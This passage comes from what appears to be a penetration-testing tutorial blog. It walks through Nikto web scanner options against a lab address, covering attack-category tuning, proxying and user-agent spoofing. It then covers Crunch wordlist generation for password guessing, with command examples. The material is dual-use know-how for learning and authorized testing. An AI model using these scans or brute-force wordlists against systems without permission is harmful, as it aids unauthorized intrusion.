
This time we got no results.

7. Display verbose, and, some results like 200 or 404 messages
-Display v = Turn on/off display outputs:
1 Show redirects
2 Show cookies received
3 Show all 200/OK responses
4 Show URLs which require authentication
D Debug output
E Display all HTTP errors
P Print progress to STDOUT
S Scrub output of IPs and hostnames
V Verbose output
- nikto -h http://192.168.0.7 -Display v
8. Check for database status and entries
-dbcheck = Check database and other key files for syntax errors

9. Ignore 404 code
-404code = Ignore these HTTP codes as negative responses (always). Format is “302,301”
- nikto -h http://192.168.0.7 -404code 404


10. Ignore string in the response body
-404string = Ignore this string in response body content as negative response (always). Can be a regular expression.
- nikto -h http://192.168.0.7 -404string “Not Found”

11. List of plug-ins and their status
-list-plugins = List all available plugins, perform no testing

12. Specify how much time the scan should give per host
-maxtime+ = Maximum testing time per host (e.g., 1h, 60m, 3600s)
- nikto -h http://192.168.0.7 -maxtime 2s
13. Set a pause between tests
-Pause+ = Pause between tests (seconds, integer or float)
- nikto -h http://192.168.0.7 -Pause 2


14. use a different port other than 80
-port+ = Port to use (default 80)
- nikto -h 192.168.0.7 -port 9999

15. Disable SSL & DNS
-nolookup = Disables DNS lookups
-nossl = Disables the use of SSL
- nikto -h http://192.168.0.7 -nolookup -nossl

16. Test different types of attacks with Tuning option
-Tuning+
1 Interesting File / Seen in logs
2 Misconfiguration / Default File
3 Information Disclosure
4 Injection (XSS/Script/HTML)
5 Remote File Retrieval – Inside Web Root
6 Denial of Service
7 Remote File Retrieval – Server Wide
8 Command Execution / Remote Shell
9 SQL Injection
0 File Upload
a Authentication Bypass
b Software Identification
c Remote Source Inclusion
d WebService
e Administrative Console
x Reverse Tuning Options (i.e., include all except specified)
- nikto -h http://192.168.0.7 -Tuning 2
17. Set a timeout in case the request fails

-timeout+ Timeout for requests (default 10 seconds)
- nikto -h http://192.168.0.7 -timeout 1
18.Update the databases and plugins. (out of date already)
-update = Update databases and plugins from CIRT.net

19. Send traffic through a Proxy
-useproxy = Use the proxy defined in nikto.conf, or argument http://server:port

- nikto -h http://192.168.0.7 -useproxy http://127.0.0.1:8080

In the proxy we can see
20. Spoof the User-Agent
-useragent = Over-rides the default useragent

- nikto -h http://192.168.0.7 -useragent “Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1” -useproxy http://127.0.0.1:8080

In the proxy we see
by Vry4n_ | Mar 1, 2020 | Tools
Crunch is a utility that is used to create wordlists using letters, numbers, and symbols for every possible combination or according to specific rules.
Syntax to create the wordlist (lowercase letters, then uppercase letters, then numbers and finally symbols)
- crunch <min-len> <max-len> [<charset string>] [options]
https://sourceforge.net/projects/crunch-wordlist/
How to use
1. Run crunch to see help menu


2. See man page for help

3. Generate a word list with 1 to 2 length
4. Generate a word list with all possible combination (VK9)



5. Generate the same test, but, repeat every character one time
-d 1 = Limits the number of duplicate characters. [n][@,%^]
1@ = one lowercase
1, = Uppercase
6. Write the results to a file
-o wordlist.txt = Specifies the file to write the output to
- crunch 1 2 VK9 -d 1 -o results.txt
- cat results.txt
7. Specify a string to begin the wordlist
-s VV = Specifies a starting string

8. Specify the number of lines to write

-c 3 = Specifies the number of lines to write to output file, only works if -o START is used
- crunch 1 3 VK9 -c 3 -o results.txt
- crunch 1 3 VK9 -c 3 -o START
- cat results.txt
9. Specify the file size

-b 1mb = Specifies the size of the output file, only works if -o START is used
- crunch 1 3 VK9 -b 1mb -o START
10. Generate wordlists using whole words

-p word1 word2 = Tells crunch to generate words that don’t have repeating characters.
- crunch 3 7 -p vk9 security
11. Generating wordlists using wild cards, the size min & max should be the same
@ = lowercase letters
, = Uppercase letters
% = Numbers
^ = Symbols
-t : set a specific pattern of @,%^

12. Generate a wordlist using a pattern and wild card


13. Use literal characters instead of being a wildcard
-l = When you use the -t option this option tells crunch which symbols should be treated as literals
- crunch 4 4 -t vk^% -l aa^a
